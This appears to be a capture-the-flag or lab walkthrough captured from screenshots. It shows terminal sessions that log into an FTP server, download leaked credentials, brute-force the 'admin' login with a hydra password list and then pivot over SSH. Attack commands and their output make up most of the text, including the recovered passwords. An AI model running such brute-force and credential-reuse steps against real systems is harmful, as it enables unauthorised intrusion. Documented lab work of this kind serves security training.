
Hacking internal2




```
root@01dee95f9ee5:/tmp# ftp 11.10.1.21
Connected to 11.10.1.21.
220 This is the admins's ftp server, hello Giuseppe & Mario.
Name (11.10.1.21:root):
```




```
Name (11.10.1.21:root): mario
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```




```
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-x---    1 1002     1002         4096 Jan 25 00:03 files
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              20 Jan 24 23:22 info
-rw-r--r--    1 0        0              11 Jan 24 23:22 pass
226 Directory send OK.
ftp> lcd /tmp
Local directory now /tmp
ftp> get info
local: info remote: info
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for info (20 bytes).
226 Transfer complete.
20 bytes received in 0.01 secs (1.3171 kB/s)
ftp> get pass
local: pass remote: pass
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for pass (11 bytes).
226 Transfer complete.
11 bytes received in 0.01 secs (1.8294 kB/s)
ftp> bye
221 Goodbye.
root@01dee95f9ee5:/tmp#
```




```
root@01dee95f9ee5:/tmp# ls
form.html  info  pass  passwords.txt
root@01dee95f9ee5:/tmp# cat info
ssh user@11.10.1.28
root@01dee95f9ee5:/tmp# cat pass
Z83LhpIIkO
root@01dee95f9ee5:/tmp#
```




```
root@01dee95f9ee5:/tmp# hydra -t 1 -l admin -P /tmp/passwords.txt -vV 11.10.1.21 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-01-27 16:08:22
[DATA] max 1 task per 1 server, overall 1 task, 61682 login tries (l:1/p:61682), ~61682 tries per task
[DATA] attacking ftp://11.10.1.21:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Ainslie1" - 1 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "146Dudley" - 2 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Amanda94" - 3 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Ambrose1" - 4 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Yorkshire1" - 5 of 61682 [child 0] (0/0)
```




```
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Balance1" - 34 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Ballard1" - 35 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "LokiDog!" - 36 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "London2009" - 37 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "London27" - 38 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "London49" - 39 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "London99" - 40 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Louise123" - 41 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Love2010" - 42 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "LoveThi$Life" - 43 of 61682 [child 0] (0/0
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Lucas2005" - 44 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Lucy2004" - 45 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Lucy2009" - 46 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Lucylou1" - 47 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Lulu1306" - 48 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Lulu2961" - 49 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Bandit01" - 50 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Batman01" - 51 of 61682 [child 0] (0/0)
[21][ftp] host: 11.10.1.21   login: admin   password: Batman01
[STATUS] attack finished for 11.10.1.21 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-01-27 16:11:14
```



```
root@01dee95f9ee5:/tmp# ftp 11.10.1.21
Connected to 11.10.1.21.
220 This is the admins's ftp server, hello Giuseppe & Mario.
Name (11.10.1.21:root): admin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```




```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-x---    1 1001     1001         4096 Jan 25 00:03 files
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0           22588 Jan 24 23:22 batman.jpg
-rw-r--r--    1 0        0              17 Jan 24 23:22 knockd_port2
226 Directory send OK.
ftp> get knockd_port2
local: knockd_port2 remote: knockd_port2
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for knockd_port2 (17 bytes).
226 Transfer complete.
17 bytes received in 0.01 secs (2.8005 kB/s)
ftp> bye
221 Goodbye.
root@01dee95f9ee5:/tmp#
```




```
root@01dee95f9ee5:/tmp# ls
form.html  info  knockd_port2  pass  passwords.txt
root@01dee95f9ee5:/tmp# cat knockd_port2
knockd * 15000 *
root@01dee95f9ee5:/tmp#
```


Hacking internal3




```
root@01dee95f9ee5:/tmp# cat info
ssh user@11.10.1.28
root@01dee95f9ee5:/tmp# cat pass
Z83LhpIIkO
root@01dee95f9ee5:/tmp# ssh user@11.10.1.28
The authenticity of host '11.10.1.28 (11.10.1.28)' can't be established.
